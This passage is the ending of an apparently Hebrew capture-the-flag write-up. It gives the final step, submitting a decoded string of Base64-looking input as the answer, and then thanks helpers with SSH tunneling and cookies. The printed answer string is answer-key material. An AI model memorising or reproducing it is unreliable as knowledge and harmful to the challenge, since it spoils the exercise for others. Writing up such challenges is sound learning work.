נשים לב שהוא מבקש סטרינג שהוא בודק שהקלט הוא סטרינג שנראה כמו Base64, לכן נעביר לו את הסטריגנ אחרי decode, כלומר את **!H4pPyB1r7hd4y70l5ra3l** ונסיים את האתגר ☺



תודות: להשלים את זה מתישהו לפני שמפרסמים את זה. מומלץ אפילו מאוד.
אז כרגע יש כמה אנשים רנודמלים שעזרו לי עם קטעי ניבים סתומים במהלך הפתרון. תודה לכם.

ומהאנשים הפחות רנדומלים, את Ron Azogui, שעזר לי עם להבין את הקטע של SSH Tunneling ועם הפקודות הדרושות, ואת euanthe שעזר לי להבין את המשמעות של Cookie saved.

וכמיטב המסורת, **תודה לאיתי!!!!!!!1111**